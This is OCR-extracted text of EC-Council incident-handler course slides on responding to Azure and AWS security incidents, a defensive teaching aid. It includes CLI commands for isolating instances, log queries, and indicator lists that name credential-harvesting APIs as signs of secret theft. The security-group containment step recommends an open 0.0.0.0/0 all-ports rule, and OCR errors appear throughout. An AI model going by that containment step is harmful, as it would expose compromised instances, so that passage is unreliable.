
hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Azure Incident Response Tools

VIAcode Incident Management System

VIAcode provides valuable information about Azure security incidents with its **ticketing system**



hide01.ir

Sparrow.ps1
https://github.com

Sonrai Dig
https://sonraisecurity.com

Stormspotter
https://github.com

InsightIDR
https://www.rapid7.com


Sisdig
https://sysdig.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Azure Security Tools

Orca

Orca allows incident responders to detect and respond to different critical **cloud-based threats** such as IAM risks, vulnerabilities, malware, and lateral movements in an Azure environment



hi2e01.ir

Barracuda
https://www.barracuda.com

Zscaler Private Access for Azure
https://www.zscaler.com

CyberArk
https://www.cyberark.com

Trend Micro Cloud One
https://www.trendmicro.com

Rubrik
https://www.rubrik.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices against Azure Security Incidents

ECIH EC-Council Certified Incident Handler

1. Ensure **identity** as the main security perimeter in the Azure environment
2. Maintain **visibility of users** who are connected to the network via Azure ExpressRoute or site-to-site VPN
3. Utilize **Network Watcher** to check the most common VPN connections and gateway issues
4. Enable multi-factor authentication (MFA) with **conditional access policy**
5. Implement Azure role-based access control (Azure RBAC)
6. Enforce at least two emergency access accounts to limit access to privileged resources
7. Implement **Microsoft Azure Security Center** for real-time threat protection
8. Leverage threat detection for Azure SQL
9. Use **cloud-based SIEM solutions** and integrated defender for cloud alerts
10. **Restrict access** to administrative ports such as SSH, RDP, and WinRM

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#04: Understand How to Handle AWS Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Preparation Steps to Handle AWS Security Incidents

ECIH EC-Council Certified Incident Handler

Prepare People

- Build relationships with the developers and application SMEs for incident response
- Define **response mechanisms** based on the governance, risk, and compliance (GRC) model
- Identify your team's **AWS account numbers**, IP ranges of VPCs, network diagrams, logs, data locations, and data classifications
- Identify external **AWS security APN partners** to provide expertise
- Define **security assertions** to identify unknown risks
- Utilize **machine learning** functionalities to identify complex anomalies and unusual behaviors

Prepare Technology

- Ensure that your teams have appropriate access to AWS accounts
- Understand how your AWS accounts are organized and governed before implementing new access mechanisms
- Create an **AWS IAM role** for your incident responders
- Use a new, **purpose-built AWS account** to work on incidents from a separate secure infrastructure
- Create **IAM roles** for your automation resources
- Consider using **AWS Systems Manager Agent** (SSM Agent) to remotely and securely administer Amazon EC2 instances

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Preparation Steps to Handle AWS Security Incidents (Cont'd)

Prepare Processes

- Ensure that the incident response team defines and prepares the related processes required for investigation and remediation
- Create a **decision tree** with other teams and stakeholders to assist you in the creation and documentation of decisions
- Allow incident responders to access logs or other evidence to analyze and provide the ability to view or copy data
- Utilize **Amazon Elastic Block Store** (Amazon EBS) snapshots to investigate security incidents
- Utilize **AWS Key Management Service** (AWS KMS) and **Customer Managed Keys** (CMK) to encrypt snapshots
- Utilize **CloudWatch Logs** subscription to share Amazon VPC Flow Logs with your centralized security account
- Consider moving data from Amazon S3 to **Amazon S3 Glacier** using object lifecycle policies to securely store data for long term
- Utilize **immutable storage** to protect data integrity at the source

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Indicators of AWS Security Incidents

- Many **failed API calls** to sensitive resources
- **Launching EC2 instances** outside the pipeline by an unknown user or role
- **Unauthorized sharing of** Amazon EBS snapshots with other accounts
- Countless **ListBucket events** generated from an Amazon S3 bucket
- Unusual API call requests from Amazon S3 to elevate access permissions
- Creation of **unauthorized IAM users**, roles, keys, resources, and policies in the AWS organization account
- Unauthorized use of **GetPasswordData**, **GetSecretValue**, and **GenerateDbAuthToken** APIs to collect passwords, usernames, and access keys
- Unauthorized use of **DeleteSecurityGroup**, **UpdateUser**, and **PutBucketPolicy** APIs to disrupt the data associated with the target account

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Forensic Disk Collection in AWS

- The IH&R team should be able to collect disk evidence from compromised instances upon the detection of a security event in the AWS environment
- This procedure involves taking **snapshots of storage volumes** of a compromised instance, memory dump, metadata, and logs related to the instance

Steps to Perform Forensic Disk Collection in the AWS Environment

hide01.ir

1. Create snapshots of each **Amazon EBS volume** in the compromised instances
2. Initiate **Amazon EC2 instances** for each EBS volume and perform bit-for-bit copy of EBS snapshots
3. Fetch all **workflow logs** and instance logs into Amazon ClockWatch Logs for audit
4. Create a folder in the **Amazon S3 evidence bucket** with the original event data
5. Add all **EBS volume snapshots** created in previous steps, along with the metadata and hashes, into Amazon S3 evident bucket as a raw image file (.dd)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Responding to Service and Infrastructure Domain Incidents

Service Domain Incidents

- When a security incident is detected in the service domain, the customer's IAM permissions, metadata, S3 buckets, billing, and other areas are impacted
- Incident handlers can respond to such incidents using **AWS API mechanisms**

hide01.ir

Infrastructure Domain Incidents

- Security incidents affect the data or network-related activities of applications such as **traffic to EC2 instances**, **processes running on instances**, and containers
- Incident responders can handle these incidents using a **combination of APIs** and digital forensics/incident response (DFIR) software
- Incident responders can respond to incidents using either **AWS APIs**, **AWS SDKs**, **AWS CLI**, or **AWS Management Console**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Responding to Service and Infrastructure Domain Incidents (Cont'd)

- Incident handlers can respond to potential anomalies detected in an EC2 instance using the following AWS CLI commands:

Capture EC2 Instance Metadata	`aws ec2 describe-instances --filters "Name=ip-address,Values=X.X.X.X"`
Protect EC2 Instance from Accidental termination	`aws ec2 modify-instance-attribute --instance-id i-abcd1234 --attribute disableApiTermination --value true`
Isolate EC2 Instance	`aws ec2 modify-instance-attribute --instance-id i-abcd1234 --groups sg-a1b2c3d4`
Detach EC2 Instance from Auto Scaling Group	`aws autoscaling detach-instances --instance-ids i-abcd1234 --auto-scaling-group-name web-asg`
Deregister EC2 Instance from ELB Services	`aws elb deregister-instances-from-load-balancer --instances i-abcd1234 --load-balancer-name web-load-balancer`
Snapshot EBS Data Volumes	`aws ec2 create-snapshot --volume vol-12xxxx78 --description "ResponderName-Date-REFERENCE-ID"`
Tag EC2 Instance	`aws ec2 create-tags -resources i-abcd1234 -tags Key=Environment,Value=Quarantine:REFERENCE-ID`

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Investigating AWS CloudTrail for IAM-based Incidents

E|CIH EC-Council Certified Incident Handler

- Incident responders can investigate the AWS CloudTrail during a security incident because it logs **the API activities** of **supported AWS services** such as Amazon Connect and Amazon AWS Amplify, which can be used to **track** the attacker

AWS Console Queries

- Run the following query to list IAM access denied attempts in the AWS environment:

```
filter errorCode like
/Unauthorized|Denied|Forbidden/ | fields
awsRegion, userIdentity.arn, eventSource,
eventName, sourceIPAddress, userAgent
```

- Execute the following query to search for a suspected IP address:

```
filter sourceIPAddress = <Source IP
address> | fields awsRegion,
userIdentity.arn, eventSource, eventName,
sourceIPAddress, userAgent
```

AWS CLI Commands

- Execute the following command to search for IAM access key actions in the AWS environment:

```
aws logs filter-log-events --region us-
east-1 --start-time 1551402000000 --log-
group-name CloudTrail/DefaultLogGroup --
filter-pattern <Access Key ID> --output
json --query 'events[*].message'| jq -r
'.[] | fromjson | .userIdentity,
.sourceIPAddress, .responseElements'
```



https://wellarchitectedlabs.com

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Investigating Amazon VPC Flow Logs using AWS Management Console

- Enabling VPC Flow Logs in Amazon VPC will allow incident responders to **obtain traffic information** associated with Amazon VPC network interfaces
- This information will help the IH&R team to **investigate** the communication process within the VPC between Amazon EC2 instances and other resources to **detect** any suspicious behavior

hide01.ir

AWS Management Console Queries

- Run the following query to view the rejected requests for attempts to gain unauthorized access to the VPC:

```
filter action="REJECT" | stats count(*) as numRejections by srcAddr | sort
numRejections desc
```

- Run the following query to examine rejected requests originating from the VPC:

```
filter action="REJECT" and srcAddr like /^10\./ | stats count(*) as numRejections by
srcAddr | sort numRejections desc
```

- The query results may signify that the VPC is attempting to connect to unauthorized resources or instances

https://wellarchitectedlabs.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Analyzing Amazon CloudWatch Logs

- CloudWatch Logs help the IH&R team to **access, store, and monitor the logs** from AWS CloudTrail, EC2 instances, and other sources
- It allows incident handler to **view logs consistently over time**, irrespective of their source, which can be further visualized in the dashboard using queries and grouping them through filters

Search Log Entries using AWS CLI

- Execute the following filter-log-events command to search for log entries:

```
aws logs filter-log-events --log-group-name my-group [--log-streamnames LIST_OF_STREAMS_TO_SEARCH] [--filter-pattern VALID_METRIC_FILTER_PATTERN]
```



https://aws.amazon.com

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting and Analyzing AWS Security Incidents using GuardDuty

Amazon GuardDuty is a **security monitoring service** developed for the AWS environment to analyze various log sources such as Amazon S3 logs, CloudTrail logs, DNS logs, Amazon EBS volume data, Amazon EKS audit logs, and Amazon VPC Flow Logs

Analyzing Sample Findings in GuardDuty

hide01.ir

Backdoor:EC2/C&CActivity.B

- An EC2 instance is **querying an IP** associated with a known command and control server
- The finding summary contains a list of instances that were compromised and became a **member of the botnet**
- Finding details:

```
service.additionalInfo.threatListName = Amazon
service.additionalInfo.threatName = Log4j Related
```

CredentialAccess:IAMUser/AnomalousBehavior

- An API used to gain access to an AWS environment was **invoked in an anomalous way**
- This finding is raised when the attacker attempts to collect **usernames**, **passwords**, and **access keys**
- Finding details:

```
GetPasswordData
GetSecretValue
GenerateDbAuthToken
```


https://aws.amazon.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Automating Incident Response using AWS Systems Manager Incident Manager

- To create an automated incident response, incident handlers should have an AWS account and AWS IAM permissions to access System Manager, Incident Manager console, and EventBridge console
- Incident handlers should create an **Incident Manager response plan** that describes whom to contact, how to contact, and the runbook to be used to escalate the incident

Create Incident Manager Response Plan



Monitor and Respond to AWS Account Root Activity



hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Containment of AWS Security Incidents

ECIH EC-Council Certified Incident Handler

Basic Containment	- Implement a **sandbox environment** to test and isolate the affected systems - Protect Amazon EC2 instances from accidental termination by enabling **termination protection** - Build containment procedures based on alerts, resources, environment, data, etc.
Security Group Level Containment	- Identify the **security group** associated with the affected instance and delete all existing rules - Define a single rule of 0.0.0.0/0 (0-65535) for all inbound and outbound traffic, which helps to terminate **untracked connections** - Implement a dedicated "**Isolation**" security group rule for applications
Subnet and VPC Level Containment	- Create a custom route table and identify the subnet related to the instance. Then, associate the custom route table with the subnet of the AWS instance - Detach all **Internet gateway routes** from the tables - Implement a **custom route table** with no interconnection routes within the VPC

hi0e01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradication of AWS Security Incidents

1. Collaborate with organizational leaders, including **stakeholders** and **legal counsel**, to get access to the environment and resources for eradication
2. Use **AWS Support** to reduce risks because it can handle requests, patches, backups, etc.
3. Build automated incident response mechanisms with the **ThreatResponse suite** such as AWS_IR CLI for common security incidents
4. Deactivate the original access keys and modify secret/access keys and **CLI commands**
5. Remove root user account access keys
6. Delete the **IAM users** created by attackers and change their passwords
7. Revoke security credentials of the temporary IAM role
8. Enforce "**Deny Policy**" to deny all actions

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Remediating Security Incidents Discovered by GuardDuty


Discovery: Kubernetes/SuccessfulAnonymousAccess

- Command to list **Kubernetes roles** and **cluster roles** associated with the `system:anonymous` user:

```
/rbac-lookup | grep -P 'system:(anonymous)|(unauthenticated)'
```

- Command to delete "`system:unauthenticated`" entries from the `ClusterRoleBinding` definition:

```
kubectl edit clusterrolebindings system:discovery
```



hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Recovery after AWS Security Incidents

hide01.ir

Backup and Restore

- replicated in other **AWS regions** to mitigate data loss and corruption
- It uses the **infrastructure as code (IaC)** approach to quickly restore workloads in the recovery region
- This backup can run periodically or continually, which helps in determining the recovery point

Pilot Light

- Data are replicated from one AWS region to another by provisioning a copy of the **core workload infrastructure**
- The resources used for data backup and replication are always **ON**, and backup elements such as application servers are **OFF**

Warm Standby

- A fully functional and **scaled-down environment** is available in another region
- Less recovery time
- The only action required for warm stand by is **scaling up**

